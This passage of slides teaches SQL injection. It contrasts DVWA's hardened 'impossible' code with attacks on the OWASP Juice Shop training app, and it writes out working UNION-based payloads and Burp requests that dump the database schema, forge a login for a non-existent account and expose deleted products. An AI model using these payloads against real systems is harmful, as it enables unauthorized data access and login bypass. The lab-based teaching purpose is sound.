            try {
                $results = $sqlite_db_connection->query($query);
```



# High Level Results





# SQL Injection-Impossible Level

## SQL Injection (Blind) Source

vulnerabilities/sqli\_blind/source/impossible.php

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if( is_numeric( $id ) ) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();

        // Get results
        if( $data->rowCount() == 1 ) {
            // Feedback for end user
            echo "<pre>User ID exists in the database.</pre>";
        }
        else {
            // User wasn't found, so the page wasn't!
            header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

            // Feedback for end user
            echo "<pre>User ID is MISSING from the database.</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

## Why is it “impossible”?

- Checks to see if the input is numeric
- CSRF token check
- Prepare the statement beforehand (cannot be edited)



# Blind SQL Injections

**Difference:** Generic error messages but generic code is the same

**How we can attack:** Time delays and true or false queries

## Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.





# OWASP Juice Shop

Most modern, sophisticated, and unsecured web application




# Set up



## Juice Shop

Clone code from  
Github repo



## Burp Community

Track and send  
HTTP/HTTPS requests  
from/to the servers




## Start hacking!

Find holes and make  
the web app do what  
it is not supposed  
to!




# Set up





# Set up



Search Difficulty Status Tags

All XSS Sensitive Data Exposure Improper Input Validation Broken Access Control Unvalidated Redirects Vulnerable Components Broken Authentication Security through Obscurity Insecure Deserialization Miscellaneous Broken Anti Automation Injection Security Misconfiguration Cryptographic Issues XXE

**Injection** ★★

**Login Admin**

Log in with the administrator's user account.

Tutorial Good for Demos <> 🎓 💡 Hint

**Injection** ★★★

**Login Jim**

Log in with Jim's user account.

Tutorial <> 🎓 💡 Hint

**Injection** ★★★

**Login Bender**

Log in with Bender's user account.

Tutorial <> 🎓 💡 Hint

**Injection** ★★★

**Database Schema**

Exfiltrate the entire DB schema definition via SQL Injection.

<> 🎓 💡 Hint

**Injection** ★★★★★

**Christmas Special**

Order the Christmas special offer of 2014.

💡 Hint

**Injection** ★★★★★

**Ephemeral Accountant**

Log in with the (non-existing) accountant `acc0unt4nt@juice-sh.op` without ever registering that user.

💡 Hint

**Injection** ★★★★★

**NoSQL DoS**

**Injection** ★★★★★


**NoSQL Manipulation**

**Injection** ★★★★★

**User Credentials**




# First attack: Login as admin





## Second attack: Exfiltrate database schema





# Second attack: Exfiltrate database schema

Time	Type	Direction	Method	URL
12:39:21 28 Ma...	HTTP	→ Request	GET	http://localhost:3000/rest/products/search?q=





# Second attack: Exfiltrate database schema

Request		Response	
Pretty	Raw	Pretty	Raw
Hex		Hex	Render
<pre>1 GET /rest/products/search?q=banana HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua-platform: "macOS" 4 Authorization: Bearer   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXRzIiwiaWwiZGF0YSI6eyJpZCI6MjMsInVzZX   JuYW1lIjoiiIiwiaW1haWwiOiJoYWNrZXJAZ21haWwY29tIiwicGFzc3dvcmQIoiI4MjdjY2IwZWVhOGE3MDZjNGMzN   GExNjg5MWMY4NGU3YiIsInRvbmVzZ21lciIsImRlbHV4ZVRva2VuIjoiiIiwibGZldExvZ2luSXAiOiIwLjAu   MC4wIiwicHJvZmVsZUltYWdlIjoiiIiwiaW1haWwY29tIiwicGFzc3dvcmQIoiI4MjdjY2IwZWVhOGE3MDZjNGMzN   wU2VjcmV0IjoiiIiwiaXNBY3RpdmlhbmVzZ21lciIsImRlbHV4ZVRva2VuIjoiiIiwibGZldExvZ2luSXAiOiIwLjAu   MC4wIiwicHJvZmVsZUltYWdlIjoiiIiwiaW1haWwY29tIiwicGFzc3dvcmQIoiI4MjdjY2IwZWVhOGE3MDZjNGMzN   owMCIsInVwZGF0ZWRBdCI6IjIwMjUtdmVzZ21lciIsImRlbHV4ZVRva2VuIjoiiIiwibGZldExvZ2luSXAiOiIwLjAu   mldhbmVzZ21lciIsImRlbHV4ZVRva2VuIjoiiIiwiaW1haWwY29tIiwicGFzc3dvcmQIoiI4MjdjY2IwZWVhOGE3MDZjNGMzN   1wCdkk-B6U5g0mPybUeE9gDHFryxv1wDPjxunBjku7BQWyl3Hqef2tqq70KlHid3AnPeFURxXt0mt2q5GM0Zg0GA3X6v   QSMXLL_uy7ZM 5 Accept-Language: en-US,en;q=0.9 6 Accept: application/json, text/plain, */* 7 sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136" 8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like   Gecko) Chrome/136.0.0.0 Safari/537.36 9 sec-ch-ua-mobile: ?0 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Dest: empty 13 Referer: http://localhost:3000/ 14 Accept-Encoding: gzip, deflate, br 15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXRzIiwiaWwiZGF0YSI6eyJpZCI6MjMsInVzZX   JuYW1lIjoiiIiwiaW1haWwiOiJoYWNrZXJAZ21haWwY29tIiwicGFzc3dvcmQIoiI4MjdjY2IwZWVhOGE3MDZjNGMzN   GExNjg5MWMY4NGU3YiIsInRvbmVzZ21lciIsImRlbHV4ZVRva2VuIjoiiIiwibGZldExvZ2luSXAiOiIwLjAu</pre>		<pre>1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 277 9 ETag: W/"115-sWs//bkLCUB5bLZLJ41NNdvxwYs" 10 Vary: Accept-Encoding 11 Date: Wed, 28 May 2025 16:40:38 GMT 12 Connection: keep-alive 13 Keep-Alive: timeout=5 14 15 {   "status": "success",   "data": [     {       "id": 6,       "name": "Banana Juice (1000ml)",       "description": "Monkeys love it the most.",       "price": 1.99,       "deluxePrice": 1.99,       "image": "banana_juice.jpg",       "createdAt": "2025-05-28 16:08:15.460 +00:00",       "updatedAt": "2025-05-28 16:08:15.460 +00:00",       "deletedAt": null     }   ] }</pre>	



# Second attack: Exfiltrate database schema

```
`SELECT * FROM Products WHERE ((name LIKE '${criteria}%'  
OR description LIKE '%${criteria}%') AND deletedAt IS  
NULL) ORDER BY name`)
```

```
SELECT sql FROM sqlite_master
```

```
UNION SELECT sql, null FROM sqlite_master--
```



# Second attack: Exfiltrate database schema

```
1 GET /rest/products/search?q=
  banana'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlit
  e_master-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "macOS"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
  Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss
15 If-None-Match: W/"355b-SJRPHvUF40dBfHCkimcdMPZBbVQ"
16 Connection: keep-alive
17
```

```
{
  "id":
  "CREATE TABLE `Addresses` (`UserId` INTEGER REFERENCES
    `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE,
    `id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VA
    RCHAR(255), `mobileNum` INTEGER, `zipCode` VARCHAR(255)
  ), `streetAddress` VARCHAR(255), `city` VARCHAR(255),
  `state` VARCHAR(255), `country` VARCHAR(255), `created
  At` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)"
  ,
  "name":2,
  "description"
  "price":4,
  "deluxePrice"
  "image":6,
  "createdAt":7
  "updatedAt":8
  "deletedAt":9
},
{
  "id":
  "CREATE TABLE
```



Attackers got the database schema



# Third attack: Log in with the (non-existing) accountant

Database Schema from  
the last attack

```
{  
  "id":  
    "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY  
    AUTOINCREMENT, `username` VARCHAR(255) DEFAULT  
    '', `email` VARCHAR(255) UNIQUE, `password`  
    VARCHAR(255), `role` VARCHAR(255) DEFAULT 'cu  
    stomer', `deluxeToken` VARCHAR(255) DEFAULT '',  
    `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0'  
    , `profileImage` VARCHAR(255) DEFAULT '/assets  
    /public/images/uploads/default.svg', `totpSecr  
    et` VARCHAR(255) DEFAULT '', `isActive` TINYIN  
    T(1) DEFAULT 1, `createdAt` DATETIME NOT NULL,  
    `updatedAt` DATETIME NOT NULL, `deletedAt` DA  
    TETIME)",  
  "name":2,  
  "description":3,  
  "price":4,  
  "deluxePrice":5,  
  "image":6,  
  "createdAt":7,  
  "updatedAt":8,  
  "deletedAt":9  
}
```



Inject from the email field in  
login API

```
{
  "id":
  "CREATE TABLE `Users` (`id` INTEGER PRIMARY KE
  Y AUTOINCREMENT, `username` VARCHAR(255) DEFAU
  LT '', `email` VARCHAR(255) UNIQUE, `password`
  VARCHAR(255), `role` VARCHAR(255) DEFAULT 'cu
  stomer', `deluxeToken` VARCHAR(255) DEFAULT ''
  , `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0'
  , `profileImage` VARCHAR(255) DEFAULT '/assets
  /public/images/uploads/default.svg', `totpSecr
  et` VARCHAR(255) DEFAULT '', `isActive` TINYIN
  T(1) DEFAULT 1, `createdAt` DATETIME NOT NULL,
  `updatedAt` DATETIME NOT NULL, `deletedAt` DA
  TETIME)",
  "name":2,
  "description":3,
  "price":4,
  "deluxePrice":5,
  "image":6,
  "createdAt":7,
  "updatedAt":8,
  "deletedAt":9
}
```



Attackers logged in non-registered  
account

```
' UNION SELECT * FROM (
  SELECT
    20 AS `id`,
    'acc0unt4nt@juice-sh.op' AS
    `username`,
    'acc0unt4nt@juice-sh.op' AS `email`,
    'test1234' AS `password`,
    'accounting' AS `role`,
    '123' AS `deluxeToken`,
    '1.2.3.4' AS `lastLoginIp`,
    'default.svg' AS `profileImage`,
    '' AS `totpSecret`,
    1 AS `isActive`,
    12983283 AS `createdAt`,
    133424 AS `updatedAt`,
    NULL AS `deletedAt`
  ) AS tmp WHERE '1'='1';--
```



# Fourth attack: Order the Christmas special offer of 2024

Request

PrettyRawHex

```
1 GET /rest/products/search?q='')-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "macOS"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
  Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  4KgJvJ80Vep5MPoLY26wby9dxwILidfkMuEVAL4Bke17QnZqWRXzxN3MDar6
15 If-None-Match: W/"355b-so+PJo8r7JY8lNzv9BRoajL5LJg"
16 Connection: keep-alive
17
18
```

Response

PrettyRawHexRender

```
"deluxePrice":0.01,
"image":"orange_juice.jpg",
"createdAt":"2025-05-28 14:56:52.456 +00:00",
"updatedAt":"2025-05-28 14:56:52.456 +00:00",
"deletedAt":null
},
{"id":10,
"name":"Christmas Super-Surprise-Box (2014 Edition)",
"description":
"Contains a random selection of 10 bottles (each 500ml)
of our tastiest juices and an extra fan shirt for an u
nbeatable price! (Seasonal special offer! Limited avail
ability!)",
"price":29.99,
"deluxePrice":29.99,
"image":"undefined.jpg",
"createdAt":"2025-05-28 14:56:52.456 +00:00",
"updatedAt":"2025-05-28 14:56:52.456 +00:00",
"deletedAt":"2025-05-28 14:56:52.466 +00:00"
},
{
"id":11,
"name":"Rippertuer Special Juice",
"description":
"Contains a magical collection of the rarest fruits gat
hered from all around the world, like Cherymoya Annona
cherimola, Jabuticaba Myrciaria cauliflora, Bael Aegle
marmelos... and others, at an unbelievable price! <br/>
<span style='color:red;'>This item has been made unav
ailable because of lack of safety standards.</span> (Th
is product is unsafe! We plan to remove it from the sto
ck!)",
"price":16.99,
"deluxePrice":16.99,
```





Fourth attack: Order the Christmas special offer of 2024

[illegible]



# Fourth attack: Order the Christmas special offer of 2024





# Conclusion

- SQL Injections allows attackers to manipulate database queries
- They can lead to login bypass, data leaks, or full system compromise
- Vulnerabilities depend on how queries handle user input
- Easiest ways to prevent SQLi is by using prepared statements, input validation, and least privilege access.



# Resources

1. OWASP Foundation. (2024). OWASP Juice Shop - From Sources. GitHub.  
<https://github.com/juice-shop/juice-shop#from-sources>
2. DbVisualizer. (2024, March 6). SQL Comment: A Comprehensive Guide. Retrieved June 1, 2025,  
from <https://www.dbvis.com/thetable/sql-comment-a-comprehensive-guide/#:~:text=To%20comment%20in%20SQL%2C%20use,%2F%20for%20multi%2Dline%20comments.>
4. Kienbrandt, J. (2022, August 24). Get SQL from sqlite\_master is nil [Online forum post]. Xojo Programming Forum.  
<https://forum.xojo.com/t/get-sql-from-sqlite-master-is-nil/71918>
5. PortSwigger. (n.d.). SQL injection UNION attacks. Web Security Academy. Retrieved June 1, 2025, from  
<https://portswigger.net/web-security/sql-injection/union-attacks>
6. Radware. "SQL Injection | Radware." *Radware.com*, 2022, [www.radware.com/cyberpedia/application-security/sql-injection/](http://www.radware.com/cyberpedia/application-security/sql-injection/). Accessed 1 June 2025.